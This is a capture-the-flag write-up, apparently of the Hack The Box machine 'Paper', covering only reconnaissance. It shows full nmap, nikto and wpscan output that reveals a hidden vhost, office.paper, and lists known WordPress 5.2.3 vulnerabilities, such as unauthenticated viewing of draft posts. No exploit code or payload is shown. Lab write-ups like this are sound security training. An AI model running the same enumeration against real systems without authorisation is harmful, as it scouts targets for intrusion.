
 |
Name | Paper |
| Difficulty | Easy | |
| Release Date | 2022-02-05 | |
| Retired Date | - | |
| IP Address | 10.10.11.143 | |
| OS | Linux | |
| Points | 20 |
foothold
Another easy box that walked into my path so I went ahead and fired the normal "shenanigans". Started with nmap and when strait into a browser to check what was there.

Hummmm 🤔 ok... Not what I was expecting but nevertheless, something is there. I might just be not looking into the right stuff yet. When a domain/server presents a "default test page", I immediately think that I'm hitting the wrong domain and that there are some vhosts configured on the server. Meanwhile, nmap results came in:
Starting Nmap 7.92 ( https://nmap.org ) at 2022-05-29 17:56 WEST
Nmap scan report for paper.htb (10.10.11.143)
Host is up (0.058s latency).
Not shown: 65532 closed tcp ports (reset)
PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 8.0 (protocol 2.0)
| ssh-hostkey:
|   2048 10:05:ea:50:56:a6:00:cb:1c:9c:93:df:5f:83:e0:64 (RSA)
|   256 58:8c:82:1c:c6:63:2a:83:87:5c:2f:2b:4f:4d:c3:79 (ECDSA)
|_  256 31:78:af:d1:3b:c4:2e:9d:60:4e:eb:5d:03:ec:a0:22 (ED25519)
80/tcp  open  http     Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1k mod_fcgid/2.3.9)
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: HTTP Server Test Page powered by CentOS
|_http-generator: HTML Tidy for HTML5 for Linux version 5.7.28
|_http-server-header: Apache/2.4.37 (centos) OpenSSL/1.1.1k mod_fcgid/2.3.9
443/tcp open  ssl/http Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1k mod_fcgid/2.3.9)
|_http-server-header: Apache/2.4.37 (centos) OpenSSL/1.1.1k mod_fcgid/2.3.9
|_http-generator: HTML Tidy for HTML5 for Linux version 5.7.28
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: HTTP Server Test Page powered by CentOS
| ssl-cert: Subject: commonName=localhost.localdomain/organizationName=Unspecified/countryName=US
| Subject Alternative Name: DNS:localhost.localdomain
| Not valid before: 2021-07-03T08:52:34
|_Not valid after:  2022-07-08T10:32:34
| tls-alpn:
|_  http/1.1
|_ssl-date: TLS randomness does not represent time
So, I tried both the 80 and 443 ports and the paper.htb domain as well as the "naked" IP address, all with the same result: "CentOS test page". This time I fired up another 2 tools, first a gobuster looking for some subdirectories that might be hiddin in there, but this came up empty (well, I had a hunch this would be the result). Then I fired up another gobuster but now in "vhost" mode to look for some vhosts on the subdomain part of "paper.htb". This one also came up empty 🤷♂️. Last but not the least, and when everything else fails, I like to run nikto because it can identify some more stuff that nmap doesn't.
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          10.10.11.143
+ Target Hostname:    paper.htb
+ Target Port:        80
+ Start Time:         2022-05-29 18:16:02 (GMT1)
---------------------------------------------------------------------------
+ Server: Apache/2.4.37 (centos) OpenSSL/1.1.1k mod_fcgid/2.3.9
+ Server leaks inodes via ETags, header found with file /, fields: 0x30c0b 0x5c5c7fdeec240
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ Uncommon header 'x-backend-server' found, with contents: office.paper
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Retrieved x-powered-by header: PHP/7.2.24
+ Allowed HTTP Methods: GET, POST, OPTIONS, HEAD, TRACE
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ OSVDB-3092: /manual/: Web server manual found.
+ OSVDB-3268: /icons/: Directory indexing found.
+ OSVDB-3268: /icons/: Directory indexing found.
+ OSVDB-3268: /manual/images/: Directory indexing found.
+ OSVDB-3268: /manual/images/: Directory indexing found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ 5806 requests: 0 error(s) and 14 item(s) reported on remote host
+ End Time:           2022-05-29 18:21:21 (GMT1) (319 seconds)
And there we have it! A brand "new" domain (in case you missed it, it's on the "Uncommon header" line). Quickly I added office.paper.htb to the hosts file and tried to access the site, but came up with the same old test page. OK, my mistake, it clearly says that the backend server is "office.paper", let me try with that.

Now we're talking! Looked like a small website/blog, most probably WordPress by the looks of it (and confirmed on the footer of the page 😉). Looking at the posts and comments I did found something interesting. Nick said to Prisonmike on the "Feeling Alone!" post this:
nick
June 20, 2021 at 2:49 pmMichael, you should remove the secret content from your drafts ASAP, as they are not that secure as you think!
-Nick
So there actually is something hidden in here. Since this is a WordPress site, and nick talks about stuff not being secure, maybe we can just run a wpscan on the site and see what it comes up with:
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.8.17
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: http://office.paper/ [10.10.11.143]
[+] Started: Sun May 29 18:29:47 2022

Interesting Finding(s):

[+] WordPress readme found: http://office.paper/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] WordPress version 5.2.3 identified (Insecure, released on 2019-09-05).
 | Found By: Atom Generator (Aggressive Detection)
 |  - http://office.paper/index.php/feed/atom/, <generator uri="https://wordpress.org/" version="5.2.3">WordPress</generator>
 | Confirmed By: Style Etag (Aggressive Detection)
 |  - http://office.paper/wp-admin/load-styles.php, Match: '5.2.3'
 |
 | [!] 32 vulnerabilities identified:
 |
 | [!] Title: WordPress <= 5.2.3 - Stored XSS in Customizer
 |     Fixed in: 5.2.4
 |     References:
 |      - https://wpscan.com/vulnerability/d39a7b84-28b9-4916-a2fc-6192ceb6fa56
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-17674
 |      - https://wordpress.org/news/2019/10/wordpress-5-2-4-security-release/
 |      - https://blog.wpscan.com/wordpress/security/release/2019/10/15/wordpress-524-security-release-breakdown.html
 |
 | [!] Title: WordPress <= 5.2.3 - Unauthenticated View Private/Draft Posts
 |     Fixed in: 5.2.4
 |     References:
 |      - https://wpscan.com/vulnerability/3413b879-785f-4c9f-aa8a-5a4a1d5e0ba2
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-17671
 |      - https://wordpress.org/news/2019/10/wordpress-5-2-4-security-release/
 |      - https://blog.wpscan.com/wordpress/security/release/2019/10/15/wordpress-524-security-release-breakdown.html
 |      - https://github.com/WordPress/WordPress/commit/f82ed753cf00329a5e41f2cb6dc521085136f308
 |      - https://0day.work/proof-of-concept-for-wordpress-5-2-3-viewing-unauthenticated-posts/
 |
 | [!] Title: WordPress <= 5.2.3 - Stored XSS in Style Tags
 |     Fixed in: 5.2.4
 |     References:
 |      - https://wpscan.com/vulnerability/d005b1f8-749d-438a-8818-21fba45c6465
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-17672
 |      - https://wordpress.org/news/2019/10/wordpress-5-2-4-security-release/
 |      - https://blog.wpscan.com/wordpress/security/release/2019/10/15/wordpress-524-security-release-breakdown.html
 |
 | [!] Title: WordPress <= 5.2.3 - JSON Request Cache Poisoning
 |     Fixed in: 5.2.4
 |     References:
 |      - https://wpscan.com/vulnerability/7804d8ed-457a-407e-83a7-345d3bbe07b2
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-17673
 |      - https://wordpress.org/news/2019/10/wordpress-5-2-4-security-release/
 |      - https://github.com/WordPress/WordPress/commit/b224c251adfa16a5f84074a3c0886270c9df38de
 |      - https://blog.wpscan.com/wordpress/security/release/2019/10/15/wordpress-524-security-release-breakdown.html
 |
 | [!] Title: WordPress <= 5.2.3 - Server-Side Request Forgery (SSRF) in URL Validation
 |     Fixed in: 5.2.4
 |     References:
 |      - https://wpscan.com/vulnerability/26a26de2-d598-405d-b00c-61f71cfacff6
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-17669
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-17670
 |      - https://wordpress.org/news/2019/10/wordpress-5-2-4-security-release/
 |      - https://github.com/WordPress/WordPress/commit/9db44754b9e4044690a6c32fd74b9d5fe26b07b2
 |      - https://blog.wpscan.com/wordpress/security/release/2019/10/15/wordpress-524-security-release-breakdown.html
 |
 | [!] Title: WordPress <= 5.2.3 - Admin Referrer Validation
 |     Fixed in: 5.2.4
 |     References:
 |      - https://wpscan.com/vulnerability/715c00e3-5302-44ad-b914-131c162c3f71
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-17675
 |      - https://wordpress.org/news/2019/10/wordpress-5-2-4-security-release/
 |      - https://github.com/WordPress/WordPress/commit/b183fd1cca0b44a92f0264823dd9f22d2fd8b8d0
 |      - https://blog.wpscan.com/wordpress/security/release/2019/10/15/wordpress-524-security-release-breakdown.html
 |
 | [!] Title: WordPress <= 5.3 - Authenticated Improper Access Controls in REST API
 |     Fixed in: 5.2.5
 |     References:
 |      - https://wpscan.com/vulnerability/4a6de154-5fbd-4c80-acd3-8902ee431bd8
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-20043
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-16788
 |      - https://wordpress.org/news/2019/12/wordpress-5-3-1-security-and-maintenance-release/
 |      - https://github.com/WordPress/wordpress-develop/security/advisories/GHSA-g7rg-hchx-c2gw
 |
 | [!] Title: WordPress <= 5.3 - Authenticated Stored XSS via Crafted Links
 |     Fixed in: 5.2.5
 |     References:
 |      - https://wpscan.com/vulnerability/23553517-34e3-40a9-a406-f3ffbe9dd265
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-20042
 |      - https://wordpress.org/news/2019/12/wordpress-5-3-1-security-and-maintenance-release/
 |      - https://hackerone.com/reports/509930
 |      - https://github.com/WordPress/wordpress-develop/commit/1f7f3f1f59567e2504f0fbebd51ccf004b3ccb1d
 |      - https://github.com/WordPress/wordpress-develop/security/advisories/GHSA-xvg2-m2f4-83m7
 |
 | [!] Title: WordPress <= 5.3 - Authenticated Stored XSS via Block Editor Content
 |     Fixed in: 5.2.5
 |     References:
 |      - https://wpscan.com/vulnerability/be794159-4486-4ae1-a5cc-5c190e5ddf5f
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-16781
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-16780
 |      - https://wordpress.org/news/2019/12/wordpress-5-3-1-security-and-maintenance-release/
 |      - https://github.com/WordPress/wordpress-develop/security/advisories/GHSA-pg4x-64rh-3c9v
 |
 | [!] Title: WordPress <= 5.3 - wp_kses_bad_protocol() Colon Bypass
 |     Fixed in: 5.2.5
 |     References:
 |      - https://wpscan.com/vulnerability/8fac612b-95d2-477a-a7d6-e5ec0bb9ca52
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-20041
 |      - https://wordpress.org/news/2019/12/wordpress-5-3-1-security-and-maintenance-release/
 |      - https://github.com/WordPress/wordpress-develop/commit/b1975463dd995da19bb40d3fa0786498717e3c53
 |
 | [!] Title: WordPress < 5.4.1 - Password Reset Tokens Failed to Be Properly Invalidated
 |     Fixed in: 5.2.6
 |     References:
 |      - https://wpscan.com/vulnerability/7db191c0-d112-4f08-a419-a1cd81928c4e
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-11027
 |      - https://wordpress.org/news/2020/04/wordpress-5-4-1/
 |      - https://core.trac.wordpress.org/changeset/47634/
 |      - https://www.wordfence.com/blog/2020/04/unpacking-the-7-vulnerabilities-fixed-in-todays-wordpress-5-4-1-security-update/
 |      - https://github.com/WordPress/wordpress-develop/security/advisories/GHSA-ww7v-jg8c-q6jw
 |
 | [!] Title: WordPress < 5.4.1 - Unauthenticated Users View Private Posts
 |     Fixed in: 5.2.6
 |     References:
 |      - https://wpscan.com/vulnerability/d1e1ba25-98c9-4ae7-8027-9632fb825a56
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-11028
 |      - https://wordpress.org/news/2020/04/wordpress-5-4-1/
 |      - https://core.trac.wordpress.org/changeset/47635/
 |      - https://www.wordfence.com/blog/2020/04/unpacking-the-7-vulnerabilities-fixed-in-todays-wordpress-5-4-1-security-update/
 |      - https://github.com/WordPress/wordpress-develop/security/advisories/GHSA-xhx9-759f-6p2w
 |
 | [!] Title: WordPress < 5.4.1 - Authenticated Cross-Site Scripting (XSS) in Customizer
 |     Fixed in: 5.2.6
 |     References:
 |      - https://wpscan.com/vulnerability/4eee26bd-a27e-4509-a3a5-8019dd48e429
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-11025
 |      - https://wordpress.org/news/2020/04/wordpress-5-4-1/
 |      - https://core.trac.wordpress.org/changeset/47633/
 |      - https://www.wordfence.com/blog/2020/04/unpacking-the-7-vulnerabilities-fixed-in-todays-wordpress-5-4-1-security-update/
 |      - https://github.com/WordPress/wordpress-develop/security/advisories/GHSA-4mhg-j6fx-5g3c
 |
 | [!] Title: WordPress < 5.4.1 - Authenticated Cross-Site Scripting (XSS) in Search Block
 |     Fixed in: 5.2.6
 |     References:
 |      - https://wpscan.com/vulnerability/e4bda91b-067d-45e4-a8be-672ccf8b1a06
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-11030
 |      - https://wordpress.org/news/2020/04/wordpress-5-4-1/
 |      - https://core.trac.wordpress.org/changeset/47636/
 |      - https://www.wordfence.com/blog/2020/04/unpacking-the-7-vulnerabilities-fixed-in-todays-wordpress-5-4-1-security-update/
 |      - https://github.com/WordPress/wordpress-develop/security/advisories/GHSA-vccm-6gmc-qhjh
 |
 | [!] Title: WordPress < 5.4.1 - Cross-Site Scripting (XSS) in wp-object-cache
 |     Fixed in: 5.2.6
 |     References:
 |      - https://wpscan.com/vulnerability/e721d8b9-a38f-44ac-8520-b4a9ed6a5157
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-11029
 |      - https://wordpress.org/news/2020/04/wordpress-5-4-1/
 |      - https://core.trac.wordpress.org/changeset/47637/
 |      - https://www.wordfence.com/blog/2020/04/unpacking-the-7-vulnerabilities-fixed-in-todays-wordpress-5-4-1-security-update/
 |      - https://github.com/WordPress/wordpress-develop/security/advisories/GHSA-568w-8m88-8g2c
 |
 | [!] Title: WordPress < 5.4.1 - Authenticated Cross-Site Scripting (XSS) in File Uploads
 |     Fixed in: 5.2.6
 |     References:
 |      - https://wpscan.com/vulnerability/55438b63-5fc9-4812-afc4-2f1eff800d5f
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-11026
 |      - https://wordpress.org/news/2020/04/wordpress-5-4-1/
 |      - https://core.trac.wordpress.org/changeset/47638/
 |      - https://www.wordfence.com/blog/2020/04/unpacking-the-7-vulnerabilities-fixed-in-todays-wordpress-5-4-1-security-update/
 |      - https://github.com/WordPress/wordpress-develop/security/advisories/GHSA-3gw2-4656-pfr2
 |      - https://hackerone.com/reports/179695
 |
 | [!] Title: WordPress <= 5.2.3 - Hardening Bypass
 |     Fixed in: 5.2.4
 |     References:
 |      - https://wpscan.com/vulnerability/378d7df5-bce2-406a-86b2-ff79cd699920
 |      - https://blog.ripstech.com/2020/wordpress-hardening-bypass/
 |      - https://hackerone.com/reports/436928
 |      - https://wordpress.org/news/2019/11/wordpress-5-2-4-update/
 |
 | [!] Title: WordPress < 5.4.2 - Authenticated XSS in Block Editor
 |     Fixed in: 5.2.7
 |     References:
 |      - https://wpscan.com/vulnerability/831e4a94-239c-4061-b66e-f5ca0dbb84fa
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-4046
 |      - https://wordpress.org/news/2020/06/wordpress-5-4-2-security-and-maintenance-release/
 |      - https://github.com/WordPress/wordpress-develop/security/advisories/GHSA-rpwf-hrh2-39jf
 |      - https://pentest.co.uk/labs/research/subtle-stored-xss-wordpress-core/
 |      - https://www.youtube.com/watch?v=tCh7Y8z8fb4
 |
 | [!] Title: WordPress < 5.4.2 - Authenticated XSS via Media Files
 |     Fixed in: 5.2.7
 |     References:
 |      - https://wpscan.com/vulnerability/741d07d1-2476-430a-b82f-e1228a9343a4
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-4047
 |      - https://wordpress.org/news/2020/06/wordpress-5-4-2-security-and-maintenance-release/
 |      - https://github.com/WordPress/wordpress-develop/security/advisories/GHSA-8q2w-5m27-wm27
 |
 | [!] Title: WordPress < 5.4.2 - Open Redirection
 |     Fixed in: 5.2.7
 |     References:
 |      - https://wpscan.com/vulnerability/12855f02-432e-4484-af09-7d0fbf596909
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-4048
 |      - https://wordpress.org/news/2020/06/wordpress-5-4-2-security-and-maintenance-release/
 |      - https://github.com/WordPress/WordPress/commit/10e2a50c523cf0b9785555a688d7d36a40fbeccf
 |      - https://github.com/WordPress/wordpress-develop/security/advisories/GHSA-q6pw-gvf4-5fj5
 |
 | [!] Title: WordPress < 5.4.2 - Authenticated Stored XSS via Theme Upload
 |     Fixed in: 5.2.7
 |     References:
 |      - https://wpscan.com/vulnerability/d8addb42-e70b-4439-b828-fd0697e5d9d4
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-4049
 |      - https://www.exploit-db.com/exploits/48770/
 |      - https://wordpress.org/news/2020/06/wordpress-5-4-2-security-and-maintenance-release/
 |      - https://github.com/WordPress/wordpress-develop/security/advisories/GHSA-87h4-phjv-rm6p
 |      - https://hackerone.com/reports/406289
 |
 | [!] Title: WordPress < 5.4.2 - Misuse of set-screen-option Leading to Privilege Escalation
 |     Fixed in: 5.2.7
 |     References:
 |      - https://wpscan.com/vulnerability/b6f69ff1-4c11-48d2-b512-c65168988c45
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-4050
 |      - https://wordpress.org/news/2020/06/wordpress-5-4-2-security-and-maintenance-release/
 |      - https://github.com/WordPress/WordPress/commit/dda0ccdd18f6532481406cabede19ae2ed1f575d
 |      - https://github.com/WordPress/wordpress-develop/security/advisories/GHSA-4vpv-fgg2-gcqc
 |
 | [!] Title: WordPress < 5.4.2 - Disclosure of Password-Protected Page/Post Comments
 |     Fixed in: 5.2.7
 |     References:
 |      - https://wpscan.com/vulnerability/eea6dbf5-e298-44a7-9b0d-f078ad4741f9
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-25286
 |      - https://wordpress.org/news/2020/06/wordpress-5-4-2-security-and-maintenance-release/
 |      - https://github.com/WordPress/WordPress/commit/c075eec24f2f3214ab0d0fb0120a23082e6b1122
 |
 | [!] Title: WordPress 4.7-5.7 - Authenticated Password Protected Pages Exposure
 |     Fixed in: 5.2.10
 |     References:
 |      - https://wpscan.com/vulnerability/6a3ec618-c79e-4b9c-9020-86b157458ac5
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-29450
 |      - https://wordpress.org/news/2021/04/wordpress-5-7-1-security-and-maintenance-release/
 |      - https://blog.wpscan.com/2021/04/15/wordpress-571-security-vulnerability-release.html
 |      - https://github.com/WordPress/wordpress-develop/security/advisories/GHSA-pmmh-2f36-wvhq
 |      - https://core.trac.wordpress.org/changeset/50717/
 |      - https://www.youtube.com/watch?v=J2GXmxAdNWs
 |
 | [!] Title: WordPress 3.7 to 5.7.1 - Object Injection in PHPMailer
 |     Fixed in: 5.2.11
 |     References:
 |      - https://wpscan.com/vulnerability/4cd46653-4470-40ff-8aac-318bee2f998d
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-36326
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-19296
 |      - https://github.com/WordPress/WordPress/commit/267061c9595fedd321582d14c21ec9e7da2dcf62
 |      - https://wordpress.org/news/2021/05/wordpress-5-7-2-security-release/
 |      - https://github.com/PHPMailer/PHPMailer/commit/e2e07a355ee8ff36aba21d0242c5950c56e4c6f9
 |      - https://www.wordfence.com/blog/2021/05/wordpress-5-7-2-security-release-what-you-need-to-know/
 |      - https://www.youtube.com/watch?v=HaW15aMzBUM
 |
 | [!] Title: WordPress < 5.8.2 - Expired DST Root CA X3 Certificate
 |     Fixed in: 5.2.13
 |     References:
 |      - https://wpscan.com/vulnerability/cc23344a-5c91-414a-91e3-c46db614da8d
 |      - https://wordpress.org/news/2021/11/wordpress-5-8-2-security-and-maintenance-release/
 |      - https://core.trac.wordpress.org/ticket/54207
 |
 | [!] Title: WordPress < 5.8 - Plugin Confusion
 |     Fixed in: 5.8
 |     References:
 |      - https://wpscan.com/vulnerability/95e01006-84e4-4e95-b5d7-68ea7b5aa1a8
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-44223
 |      - https://vavkamil.cz/2021/11/25/wordpress-plugin-confusion-update-can-get-you-pwned/
 |
 | [!] Title: WordPress < 5.8.3 - SQL Injection via WP_Query
 |     Fixed in: 5.2.14
 |     References:
 |      - https://wpscan.com/vulnerability/7f768bcf-ed33-4b22-b432-d1e7f95c1317
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2022-21661
 |      - https://github.com/WordPress/wordpress-develop/security/advisories/GHSA-6676-cqfm-gw84
 |      - https://hackerone.com/reports/1378209
 |
 | [!] Title: WordPress < 5.8.3 - Author+ Stored XSS via Post Slugs
 |     Fixed in: 5.2.14
 |     References:
 |      - https://wpscan.com/vulnerability/dc6f04c2-7bf2-4a07-92b5-dd197e4d94c8
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2022-21662
 |      - https://github.com/WordPress/wordpress-develop/security/advisories/GHSA-699q-3hj9-889w
 |      - https://hackerone.com/reports/425342
 |      - https://blog.sonarsource.com/wordpress-stored-xss-vulnerability
 |
 | [!] Title: WordPress 4.1-5.8.2 - SQL Injection via WP_Meta_Query
 |     Fixed in: 5.2.14
 |     References:
 |      - https://wpscan.com/vulnerability/24462ac4-7959-4575-97aa-a6dcceeae722
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2022-21664
 |      - https://github.com/WordPress/wordpress-develop/security/advisories/GHSA-jp3p-gw8h-6x86
 |
 | [!] Title: WordPress < 5.8.3 - Super Admin Object Injection in Multisites
 |     Fixed in: 5.2.14
 |     References:
 |      - https://wpscan.com/vulnerability/008c21ab-3d7e-4d97-b6c3-db9d83f390a7
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2022-21663
 |      - https://github.com/WordPress/wordpress-develop/security/advisories/GHSA-jmmq-m8p8-332h
 |      - https://hackerone.com/reports/541469
 |
 | [!] Title: WordPress < 5.9.2 - Prototype Pollution in jQuery
 |     Fixed in: 5.2.15
 |     References:
 |      - https://wpscan.com/vulnerability/1ac912c1-5e29-41ac-8f76-a062de254c09
 |      - https://wordpress.org/news/2022/03/wordpress-5-9-2-security-maintenance-release/

[i] The main theme could not be detected.

[+] Enumerating All Plugins (via Passive Methods)

[i] No plugins Found.

[+] WPScan DB API OK
 | Plan: free
 | Requests Done (during the scan): 1
 | Requests Remaining: 74

[+] Finished: Sun May 29 18:29:50 2022
[+] Requests Done: 5
[+] Cached Requests: 32
[+] Data Sent: 1.231 KB
[+] Data Received: 22.894 KB
[+] Memory used: 202.5 MB
[+] Elapsed time: 00:00:02
